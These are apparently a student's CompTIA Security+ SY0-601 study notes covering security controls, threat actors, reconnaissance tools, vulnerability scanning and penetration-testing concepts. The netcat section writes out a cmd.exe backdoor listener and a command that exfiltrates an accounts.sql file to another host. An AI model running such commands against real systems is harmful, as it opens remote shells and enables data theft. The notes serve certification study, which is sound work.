L1 Week 1: Security+ Fundamentals, Controls, Threats, Reconnaissance & Assessments
Covers core Security+ SY0-601 concepts including foundational security, threat actor taxonomy, network reconnaissance, vulnerability scanning, and penetration testing.

Playlist: Security+ Video Series (0–10)
1. Security Operations Basics
Security Operations Center (SOC)
A SOC is a centralized facility where security professionals continuously monitor, detect, analyze, and respond to cybersecurity threats across an organization’s infrastructure — including finance, operations, and business systems.
Incident Response Teams
Organizations establish dedicated teams to serve as a single point of contact for incident notification and response.
| Acronym | Full Name |
|---|---|
CIRT | Cyber Incident Response Team |
CSIRT | Computer Security Incident Response Team |
CERT | Computer Emergency Response Team |
These functions may operate within the SOC or as a separate business unit.
2. The CIA Triad and Non-Repudiation
The CIA Triad
The CIA Triad is the foundational framework of information security. Every security decision should map back to at least one of these three properties.
| Property | Definition | Example Control |
|---|---|---|
| Confidentiality | Information is accessible only to authorized users | Encryption, access control lists |
| Integrity | Data is accurate and has not been altered without authorization | Hashing, digital signatures |
| Availability | Authorized users can access resources when needed | Redundancy, backups, DDoS mitigation |
Non-Repudiation
Non-repudiation ensures that a party cannot deny having performed an action or sent a message. It provides cryptographic proof of origin and delivery.
How it works:
- A sender signs data with their private key
- Any verifying party validates the signature using the sender’s public key
- This proof is mathematically tied to the sender — it cannot be forged or denied
Key mechanisms:
- Digital signatures — bind identity to a message or document
- Public Key Infrastructure (PKI) — manages certificates and key trust chains
- Audit logs — provide a timestamped record of actions
- Timestamping — proves when a document or transaction occurred
Real-world use cases:
- Online banking transactions
- Legally binding digital contracts
- Secure email (S/MIME, PGP)
- Government e-submission portals
Exam note: Only asymmetric encryption (private key signing) provides true non-repudiation. Symmetric encryption does not — because both parties share the same key, unique attribution is impossible.
Best practice: Never build custom encryption algorithms. Always use publicly vetted, industry-standard algorithms such as
AES,RSA, orSHA-256.
3. Security Controls
Security controls are safeguards implemented to prevent, detect, limit, or recover from security events. On the Security+ exam, controls are classified along two axes: category (who/what implements it) and type (what function it performs).
3.1 Control Categories
| Category | Description | Examples |
|---|---|---|
| Technical | Implemented by technology/software within the system | Firewalls, antivirus, encryption, IDS/IPS |
| Managerial | Administrative and policy-based (“paper” controls) | Security policies, risk assessments, training programs |
| Operational | Implemented by people and day-to-day procedures | Security guards, incident response procedures, background checks |
| Physical | Tangible controls that restrict physical access | Locks, badge readers, fences, security cameras, alarms |
3.2 Control Types (Functional Descriptors)
A single control can belong to more than one type (e.g., CCTV is both deterrent and detective).
| Type | Purpose | Examples |
|---|---|---|
| Preventive | Stops an incident from occurring | Firewall rules, door locks, access control |
| Deterrent | Discourages attack psychologically — does not physically block | Warning signs, legal notices, visible cameras |
| Detective | Identifies and records security events | CCTV footage, log monitoring, intrusion alarms |
| Corrective | Reduces impact of an incident after it occurs | Backups/restores, fire extinguishers, patch management |
| Compensating | Substitute control used when the primary control cannot be implemented | Disabling a vulnerable feature temporarily, deploying extra monitoring while awaiting a patch |
| Directive | Directs behavior through explicit instructions or mandates | Acceptable Use Policies, mandatory security training, “No Tailgating” signs |
Directive vs. Managerial: Directive controls are narrow and explicit (“Do this specific thing”). Managerial controls are broader administrative processes (risk management, policy frameworks, oversight).
4. Vulnerability, Threat, and Risk
These three terms are frequently confused. Understanding their precise definitions is critical for the exam.
| Term | Definition |
|---|---|
| Vulnerability | A weakness in a system that can be accidentally triggered or intentionally exploited |
| Threat | The potential for a threat actor to exploit a vulnerability |
| Risk | The likelihood and impact of a threat successfully exploiting a vulnerability |
1
Risk = Likelihood × Impact
Common Vulnerabilities
- Misconfigured hardware or software
- Unpatched or untested software and firmware
- Weak or reused passwords
- Poorly designed network architecture
- Misuse of software or communication protocols
Key Threat Terminology
| Term | Definition |
|---|---|
| Threat Actor / Threat Agent | The person or entity that poses the threat |
| Attack Vector | The path or method used to gain access |
| Intent | What the attacker aims to accomplish |
| Motivation | Why the attacker is acting (greed, ideology, grievance, curiosity) |
5. Threat Actors
5.1 Attributes of Threat Actors
Internal vs. External:
| Attribute | Description |
|---|---|
| External | No authorized access; must bypass security using malware, social engineering, or physical intrusion |
| Internal (Insider) | Has legitimate access — employees, contractors, or business partners who misuse their permissions |
The classification of external vs. internal refers to the actor, not the attack method. An external actor can conduct an on-premises attack.
Intent vs. Motivation:
- Intent = the goal (steal data, disrupt operations, cause damage)
- Motivation = the reason (financial gain, political ideology, personal grievance)
- Threat actors may also be unintentional — accidents, misconfigurations, and human error are valid and testable threat sources.
5.2 Categories of Threat Actors
| Actor Type | Description | Skill Level | Motivation |
|---|---|---|---|
| Script Kiddie | Uses pre-built tools without deep technical understanding | Low | Attention, notoriety |
| Hacktivist | Attacks to promote a political or social agenda | Moderate | Ideology (e.g., Anonymous, LulzSec) |
| Organized Crime | Financially motivated criminal groups | High | Profit |
| State Actor / Nation-State | Government-sponsored, highly resourced attackers | Very High | Espionage, sabotage, competitive advantage |
| Insider Threat | Employee or contractor abusing access | Varies | Disgruntlement, financial gain, coercion |
Hacker Classification
| Hat Color | Authorization | Behavior |
|---|---|---|
| White Hat | Fully authorized | Ethical hacker / penetration tester |
| Gray Hat | No prior authorization, but no malicious intent | Finds and reports vulnerabilities; may seek a bug bounty |
| Black Hat | Unauthorized | Malicious actor; exploits for personal gain or damage |
Advanced Persistent Threats (APTs)
An APT is a prolonged, targeted attack campaign — typically attributed to nation-state actors — designed to maintain persistent access to a target network over an extended period.
Key characteristics:
- Sophisticated, custom tooling
- Long dwell time (months to years inside a network)
- Goals include espionage, data exfiltration, and strategic sabotage
- Frequently target critical infrastructure (energy, healthcare, finance)
6. Attack Vectors
An attack vector is the specific path or mechanism a threat actor uses to gain unauthorized access.
| Attack Vector | Description |
|---|---|
| Direct / Physical Access | Exploiting an unlocked workstation, booting from external media, or stealing a device |
| Removable Media | Malware planted on a USB drive or memory card; may auto-execute on connection |
| Malicious attachments or links delivered via phishing or spear-phishing | |
| Remote / Wireless | Stolen or cracked credentials for VPN/Wi-Fi; rogue access point (evil twin) attacks |
| Web / Social Media | Drive-by downloads, malicious file attachments, or compromised websites |
| Cloud | Targeting weak credentials on cloud accounts, management consoles, or the CSP directly |
Drive-by download: A user visits a compromised website and malware is silently downloaded and executed — no user interaction beyond visiting the page is required.
7. Threat Intelligence
Threat intelligence (TI) is the process of collecting and analyzing information about current and emerging adversary Tactics, Techniques, and Procedures (TTPs) to support proactive defense.
7.1 Research Methods
| Method | Description |
|---|---|
| Vendor telemetry | Security vendors analyze anonymized data from customer networks at scale |
| Honeynets | Decoy networks designed to attract attackers and observe their TTPs |
| Dark web monitoring | Monitoring underground forums and marketplaces for emerging threats and leaked data |
Deep Web vs. Dark Web:
| Term | Definition |
|---|---|
| Deep Web | Any web content not indexed by standard search engines (login-required pages, private databases) |
| Dark Net | An encrypted overlay network (e.g., Tor, I2P, Freenet) that anonymizes traffic |
| Dark Web | Websites and services accessible only via a dark net |
7.2 Intelligence Providers and Models
| Model | Description | Examples |
|---|---|---|
| Closed / Proprietary | Paid subscription to a commercial TI platform | IBM X-Force Exchange, Recorded Future |
| Vendor Websites | Free threat research published by security vendors | Microsoft Security Intelligence Blog |
| ISACs | Sector-specific, public/private threat sharing for critical industries | FS-ISAC (finance), E-ISAC (energy) |
| OSINT | Open-source threat intelligence, freely available | AlienVault OTX, MISP, Spamhaus, VirusTotal |
1
2
3
4
AlienVault OTX  → otx.alienvault.com
MISP            → misp-project.org/feeds
Spamhaus        → spamhaus.org
VirusTotal      → virustotal.com
8. Network Reconnaissance Tools
Network reconnaissance and discovery is the process of mapping out the attack surface — identifying hosts, IP ranges, services, and routes. The same techniques used by attackers are also used defensively for security assessments and ongoing monitoring.
Topology discovery (footprinting): Scanning for hosts, IP ranges, and routes to map network structure. Also used to build asset databases and detect rogue systems.
8.1 Basic CLI Tools
These built-in OS tools report IP configuration and test local connectivity.
| Tool | OS | Purpose |
|---|---|---|
ipconfig | Windows | Display network interface configuration |
ifconfig | Linux (legacy) | Display network interface configuration |
ip | Linux (modern) | Replacement for ifconfig, arp, route via iproute2 suite |
ping | Both | Test host reachability using ICMP; can be scripted for subnet sweeps |
arp | Both | Display the ARP cache — maps IP addresses to MAC addresses |
On modern Linux systems,
ifconfig,arp,route, andtracerouteare deprecated. Use the iproute2 suite (ip,ss) instead.
8.2 Routing and Path Discovery
| Tool | OS | Purpose |
|---|---|---|
route | Both | View and configure the local routing table |
tracert | Windows | Maps hops to a remote host using ICMP; reports round-trip time (RTT) |
traceroute | Linux | Same as tracert but uses UDP probes by default |
pathping | Windows | Extended latency and packet loss statistics along a route |
mtr | Linux | Equivalent of pathping; continuous route monitoring |
8.3 Nmap — IP Scanning and Service Discovery
Nmap (nmap.org) is the most widely used open-source IP scanner. It performs host discovery, port scanning, service fingerprinting, and OS detection. It is available for Windows, Linux, and macOS with a GUI option (Zenmap).
Default behavior (no switches): Sends ICMP ping + TCP ACK to ports 80 and 443. On local segments, also performs ARP and Neighbor Discovery (ND) sweeps.
Key Nmap Scan Options:
| Switch | Function |
|---|---|
nmap <target> | Default host and port scan |
-sS | TCP SYN scan (half-open/stealth scan) — fast and less likely to be logged |
-sU | UDP port scan — slower due to no ACK mechanism |
-p <range> | Specify port range (default: top 1000 ports) |
-sV | Service version detection |
-O | OS fingerprinting |
-A | Aggressive scan: OS detection + version discovery combined |
Example output — basic scan:
1
nmap 10.1.0.0/24
1
2
3
4
5
6
7
8
9
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
88/tcp    open  kerberos-sec
389/tcp   open  ldap
443/tcp   open  https
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
MAC Address: 00:15:5D:01:CA:AB (Microsoft)
Example — SYN scan with version detection:
1
2
nmap -sS 10.1.0.0/24
nmap -sV 10.1.0.1
Service Discovery and Fingerprinting:
- Fingerprinting — detailed analysis of services on a host by probing how the OS/application responds; identifies software name and version without privileged access
- Banner grabbing — reading the header (banner) returned by a service in response to a probe; a subset of fingerprinting
8.4 Additional Reconnaissance Tools
| Tool | Purpose |
|---|---|
netstat | Show state of active TCP/UDP ports on the local machine (Windows & Linux) |
nslookup | Query DNS name records (Windows) |
dig | Query DNS name records (Linux) |
theHarvester | OSINT tool — gathers emails, subdomains, IPs, and URLs for a target domain from public sources |
dnsenum | DNS enumeration — queries name records, hosting info, and IP address ranges |
scanless | Proxies port scans through third-party sites to conceal the scan source |
curl | Command-line HTTP/FTP client; used for web application testing (GET, POST, PUT requests) |
Nessus | Commercial vulnerability scanner (Tenable); cross-references discovered services against known CVEs |
Kali Linux | Security-focused Linux distribution bundling hundreds of assessment tools |
ParrotOS | Alternative security-focused Linux distribution |
9. Packet Capture and Analysis
Packet capture (sniffing) intercepts and records network traffic frames for analysis. It is used to detect malicious traffic, validate security controls, and troubleshoot network behavior.
9.1 Capture Methods
| Method | Description |
|---|---|
| Host-based capture | Captures only traffic directed to/from that specific host |
| SPAN port (mirror port) | Switch is configured to copy frames from designated source ports to a destination port where the sniffer is connected |
| TAP (Test Access Port) | Physical device inserted inline in a cable to passively copy all passing frames |
Sniffers are typically placed inside the firewall or close to critical servers to detect traffic that bypasses perimeter defenses. Due to data volume, deploy sensors selectively on key network paths.
9.2 tcpdump
tcpdump is a command-line packet capture utility for Linux.
Basic syntax:
1
tcpdump -i eth0
| Option | Function |
|---|---|
-i eth0 | Listen on interface eth0 |
-w capture.pcap | Save captured frames to a .pcap file |
-r capture.pcap | Read and analyze a saved .pcap file |
Filter expressions:
| Filter Type | Syntax Examples |
|---|---|
| Type | host, net, port, portrange |
| Direction | src, dst |
| Protocol | arp, icmp, tcp, udp, ip, ip6 |
| Logical | and (&&), or (\|\|), not (!) |
Example — capture traffic from a specific host to DNS or HTTP:
1
tcpdump -i eth0 "src host 10.1.0.100 and (dst port 53 or dst port 80)"
9.3 Wireshark
Wireshark (wireshark.org) is an open-source graphical packet capture and protocol analysis tool, available for Windows, Linux, and macOS.
Three-pane interface:
| Pane | Content |
|---|---|
| Packet List | Scrolling summary of all captured frames |
| Packet Details | Expandable breakdown of the selected frame by OSI layer, protocol, and field |
| Packet Bytes | Raw hex and ASCII representation of the frame |
Key features:
- Supports the same filter syntax as
tcpdumpfor capture filters - Powerful display filters allow filtering of live or saved captures without discarding data
- Follow TCP Stream — reassembles and displays all packets in a TCP session as readable data
- Saves and opens
.pcapfiles - Configurable coloring rules to highlight different traffic types visually
9.4 Packet Injection and Replay
Some reconnaissance and testing techniques require crafting or injecting forged packets into a network stream.
Packet injection tools:
| Tool | Purpose |
|---|---|
hping | Open-source spoofing tool; crafts custom TCP/UDP/ICMP packets; used for host/port detection, firewall testing, traceroute, and DoS simulation |
Scapy | Python-based packet crafting library |
Ettercap | Network sniffer and MITM attack tool |
Dsniff | Suite of tools for network auditing and penetration testing |
tcpreplay | Replays previously captured .pcap traffic through a network interface; useful for testing IDS rules against known-malicious traffic |
hping use cases:
- Host/port detection — similar to Nmap but with greater packet-level control
- Custom traceroute — useful when ICMP is blocked; can use TCP/UDP to probe routes
- DoS simulation — flood-based testing from randomized source IPs to evaluate firewall/IDS/load balancer response
9.5 Exploitation Frameworks and Netcat
Exploitation Frameworks
An exploitation framework combines a vulnerability scanner’s output with a database of exploit code to automatically attempt to exploit identified weaknesses.
- Exploit code is indexed by CVE (Common Vulnerabilities and Exposures)
- Modular payloads can open command shells, create accounts, install software, or exfiltrate data
- Frameworks may obfuscate payloads to evade IDS/antivirus detection
Metasploit (metasploit.com) — the most widely known exploitation framework:
- Open-source, maintained by Rapid7
- Free community (CLI) edition available for Linux and Windows
- Commercial editions (Pro, Express) integrate with the Nexpose vulnerability scanner
A Remote Access Trojan (RAT) provides the same type of persistent remote access that a pen tester simulates using an exploitation framework. If security controls are effective, data exfiltration attempts should be blocked or detected.
Netcat (nc)
Netcat is a lightweight, versatile networking utility available for both Windows and Linux. It is used for port scanning, banner grabbing, file transfer, and creating backdoor connections.
Banner grabbing:
1
echo "head" | nc 10.1.0.1 -v 80
Backdoor listener on victim (pipes cmd.exe to handler):
1
nc -l -p 666 -e cmd.exe
Connect to listener from attacker:
1
nc 10.1.0.1 666
Exfiltrate a file (victim → attacker):
1
2
3
4
5
# On victim:
type accounts.sql | nc 10.1.0.192 6666

# On attacker (handler):
nc -l -p 6666 > accounts.sql
10. Vulnerability Types and Weak Configurations
10.1 Software Vulnerabilities and Patch Management
Software exploitation targets a flaw in code that causes unexpected, unauthorized behavior. Vulnerabilities affect all software layers:
| Layer | Risk |
|---|---|
| Applications | Design flaws allowing security bypass or crashes |
| Operating System | Kernel or shared library flaws enabling privilege escalation (code runs as SYSTEM/root) |
| Firmware | Vulnerabilities in BIOS/UEFI affecting the boot process — harder to patch and detect |
10.2 Zero-Day and Legacy Platform Vulnerabilities
| Term | Definition |
|---|---|
| Zero-Day | A vulnerability exploited before the developer is aware of it or has released a patch |
| Legacy Platform | A system no longer supported with security patches by its developer or vendor |
Key points:
- Legacy platforms are by definition unpatchable
- Must be protected by compensating controls — e.g., network isolation, strict access controls, enhanced monitoring
- Affected devices can include PCs, networking appliances, IoT devices, operating systems, databases, and applications
10.3 Weak Host Configurations
| Configuration Issue | Description |
|---|---|
| Default Settings | Leaving manufacturer defaults in place — may expose unsecured management interfaces or unnecessary services |
| Unsecured Root Accounts | Root/Administrator accounts with weak or guessable passwords; attackable via local boot attacks |
| Open Permissions | Provisioning files or applications without enforcing appropriate access controls for different user groups |
10.4 Weak Network Configurations
| Issue | Description |
|---|---|
| Open Ports and Services | Unnecessary running services expand the attack surface; restrict to required services only, limit by IP |
| Unsecure Protocols | Protocols transmitting cleartext data (e.g., Telnet, FTP, HTTP) allow interception and Man-in-the-Middle (MITM) attacks |
| Weak Encryption | Use of deprecated or short-key algorithms allows unauthorized decryption of protected data |
| Verbose Error Messages | Detailed application errors reveal implementation details; applications should fail gracefully without exposing exploitable information |
10.5 Impacts from Vulnerabilities
| Impact Category | Description |
|---|---|
| Data Breach | Confidential data is read, transferred, modified, or deleted without authorization |
| Data Exfiltration | Methods and tools used by an attacker to transfer stolen data out of the victim environment |
| Identity Theft | Stolen credentials or personal/financial data used for fraudulent activity or sold to other threat actors |
| Financial Impact | Direct losses from damages, regulatory fines, and loss of business |
| Reputational Impact | Loss of customer trust following publicized breaches or availability failures |
11. Vulnerability Scanning
Vulnerability scanning is the systematic, automated process of identifying known weaknesses across hosts, services, and applications — without actively exploiting them.
11.1 Scan Types
| Scanner Type | Description | Tools |
|---|---|---|
| Network Vulnerability Scanner | Tests network hosts (PCs, servers, routers, switches) against known vulnerabilities and configuration baselines | Nessus (Tenable), OpenVAS |
| Web Application Scanner | Tests web apps for known exploits: SQL injection, XSS, insecure coding practices | Nikto |
| Application/Database Scanner | Optimized for specific software classes such as database servers | Various |
Scanning process:
- Detection scan — discover live hosts on a subnet
- Service probe — identify running services, patch levels, security configuration, weak passwords, AV status
- Vulnerability matching — compare discovered services/versions against known CVE database
- Reporting — categorize findings by severity and suggest remediation
Vulnerability scan reports are highly sensitive. Restrict access to authorized personnel and systems only.
Vulnerability feed terminology:
| Tool | Feed Name |
|---|---|
| Nessus | Plug-ins |
| OpenVAS | Network Vulnerability Tests (NVTs) |
| Generic | Vulnerability feed |
Many scanners use SCAP (Secure Content Automation Protocol) to receive standardized feed updates (scap.nist.gov).
11.2 CVE and CVSS
CVE (Common Vulnerabilities and Exposures) — a publicly maintained dictionary of known vulnerabilities (cve.mitre.org).
CVE entry format:
1
2
3
CVE-YYYY-####
  YYYY = Year discovered
  #### = Sequence number (minimum 4 digits)
Each entry includes: identifier, description, reference URLs, and creation date.
CVSS (Common Vulnerability Scoring System) — a standardized severity score (0–10) calculated by the National Vulnerability Database (NVD), based on exploitability characteristics such as remote vs. local access, required privileges, and user interaction.
| CVSS Score | Severity |
|---|---|
| 0.1 – 3.9 | Low |
| 4.0 – 6.9 | Medium |
| 7.0 – 8.9 | High |
| 9.0 – 10.0 | Critical |
11.3 Credentialed vs. Non-Credentialed Scanning
| Scan Type | Access Level | Best Used For |
|---|---|---|
| Non-Credentialed | No login — tests what is exposed to an unprivileged network user | External perimeter assessment, web application scanning, simulating an outside attacker |
| Credentialed | Provided with valid user/admin credentials — deep internal inspection | Misconfiguration detection, insider threat simulation, patch compliance validation |
Credentialed scans produce far more detailed and accurate results, including detecting misconfigured applications and security settings that are invisible from the outside.
12. Penetration Testing Concepts
A penetration test (pen test) uses authorized hacking techniques to discover and demonstrate exploitable weaknesses in a target environment. Also referred to as ethical hacking.
Pen test objectives:
- Verify that a threat/vulnerability exists
- Demonstrate that security controls can be bypassed
- Actively test the effectiveness of security controls
- Attempt exploitation to show real-world impact
12.1 Rules of Engagement
Rules of engagement (ROE) define the precise scope and boundaries of a penetration test. They must be documented in a formal, signed contractual agreement before testing begins.
ROE typically specify:
- Target scope (specific IP ranges, systems, applications)
- Systems explicitly out of scope (must not be accessed or exploited)
- Permitted techniques and tools
- Testing windows (dates and times)
- Points of contact for both parties
12.2 Attack Profiles (Box Types)
The amount of information provided to the tester defines the attack profile, which simulates different real-world threat scenarios.
| Profile | Also Known As | Information Provided | Simulates |
|---|---|---|---|
| Black Box | Unknown environment | None — tester must perform full reconnaissance | External attacker with no prior knowledge |
| White Box | Known environment | Complete — network diagrams, credentials, source code | Privileged insider or follow-up to a black box test |
| Gray Box | Partially known environment | Partial — some network info, limited credentials | Unprivileged insider (e.g., junior employee) |
12.3 Exercise Types and Bug Bounties
Team-based security exercises simulate realistic attack and defense scenarios:
| Team | Role | Activities |
|---|---|---|
| Red Team | Offensive | Ethical hacking, penetration testing, social engineering, exploit development |
| Blue Team | Defensive | Monitoring, alerting, incident response, threat hunting, digital forensics |
| Purple Team | Combined | Red and Blue teams working collaboratively to improve both attack and defense capabilities |
Bug Bounty Programs:
- A bug bounty is a program operated by a vendor or website operator that rewards external researchers for responsibly disclosing vulnerabilities
- Functions as a form of crowdsourced vulnerability discovery
- Can be internal (employees only) or public (open submissions)
- Differs from a pen test in that it is open-ended rather than contractually scoped
Quick Review / Exam Cheat Sheet
CIA Triad
1
2
3
Confidentiality → Who can see it?       (Encryption, ACLs)
Integrity       → Has it been changed?  (Hashing, Digital Signatures)
Availability    → Can I access it?      (Redundancy, Backups)
Security Control Categories vs. Types
1
2
3
4
5
CATEGORIES (who/what implements it):
  Technical | Managerial | Operational | Physical

TYPES (what function it performs):
  Preventive | Deterrent | Detective | Corrective | Compensating | Directive
Vulnerability → Threat → Risk
1
2
3
Vulnerability  = Weakness in a system
Threat         = Potential exploitation of that weakness
Risk           = Likelihood × Impact
Threat Actor Quick Reference
1
2
3
4
Script Kiddie   → Low skill, uses existing tools, no clear target
Hacktivist      → Ideology-driven (Anonymous, LulzSec)
Insider Threat  → Trusted access, highest potential damage
APT / State     → Nation-sponsored, long dwell time, highly sophisticated
Attack Vector Summary
1
2
3
4
5
6
Physical        → Unlocked workstations, stolen devices
Removable Media → Malicious USB drives
Email           → Phishing, malicious attachments
Wireless/Remote → Evil twin, credential harvesting
Web             → Drive-by downloads, compromised sites
Cloud           → Weak credentials, CSP targeting
Key Reconnaissance Commands
1
2
3
4
5
6
7
8
9
10
11
12
ipconfig / ifconfig / ip     # Interface configuration
ping                         # ICMP host reachability
arp                          # ARP cache (IP → MAC mapping)
route                        # Routing table
tracert (Win) / traceroute   # Hop-by-hop path discovery
nmap -sS <target>            # TCP SYN (stealth) scan
nmap -sV <target>            # Service version detection
nmap -O <target>             # OS fingerprinting
nmap -A <target>             # Aggressive: OS + version
netstat                      # Active connections / open ports
nslookup / dig               # DNS record queries
tcpdump -i eth0              # Live packet capture
Nmap Scan Types
1
2
3
4
5
6
7
Default      → Ping + TCP ACK to 80/443
-sS          → TCP SYN (half-open, stealth)
-sU          → UDP scan (slow)
-sV          → Service/version detection
-O           → OS fingerprinting
-A           → Aggressive (OS + version + scripts)
-p           → Specify port range
Vulnerability Scanning Quick Reference
1
2
3
4
Credentialed     → Deep internal scan; detects misconfigurations; simulates insider
Non-Credentialed → External view; simulates outside attacker; good for perimeter
CVE format       → CVE-YYYY-####  (e.g., CVE-2021-44228)
CVSS scores      → 0.1 Low | 4.0 Medium | 7.0 High | 9.0 Critical
Pen Test Box Types
1
2
3
Black Box  → No info provided → simulates external attacker
White Box  → Full info provided → simulates privileged insider
Gray Box   → Partial info → simulates unprivileged insider
Non-Repudiation Key Facts
1
2
3
4
✔ Provided by: Asymmetric encryption (private key signature)
✔ Tools: Digital signatures, PKI, audit logs, timestamps
✗ NOT provided by: Symmetric encryption (shared key = no unique attribution)
✔ Rule: Never build custom crypto — use AES, RSA, SHA-256
Threat Intelligence Models
1
2
3
4
Closed/Proprietary  → Paid platforms (IBM X-Force, Recorded Future)
Vendor              → Free vendor research (Microsoft Security Blog)
ISAC                → Sector-specific sharing (energy, finance, aviation)
OSINT               → Free and open (VirusTotal, MISP, AlienVault OTX)
Study notes compiled from CompTIA Security+ SY0-601 — Week 1 materials.

TryHackMe — Windows Fundamentals module completed as part of Week 1 practical work.
CAT Reloaded Cybersecurity Circle — SOC & DFIR Track.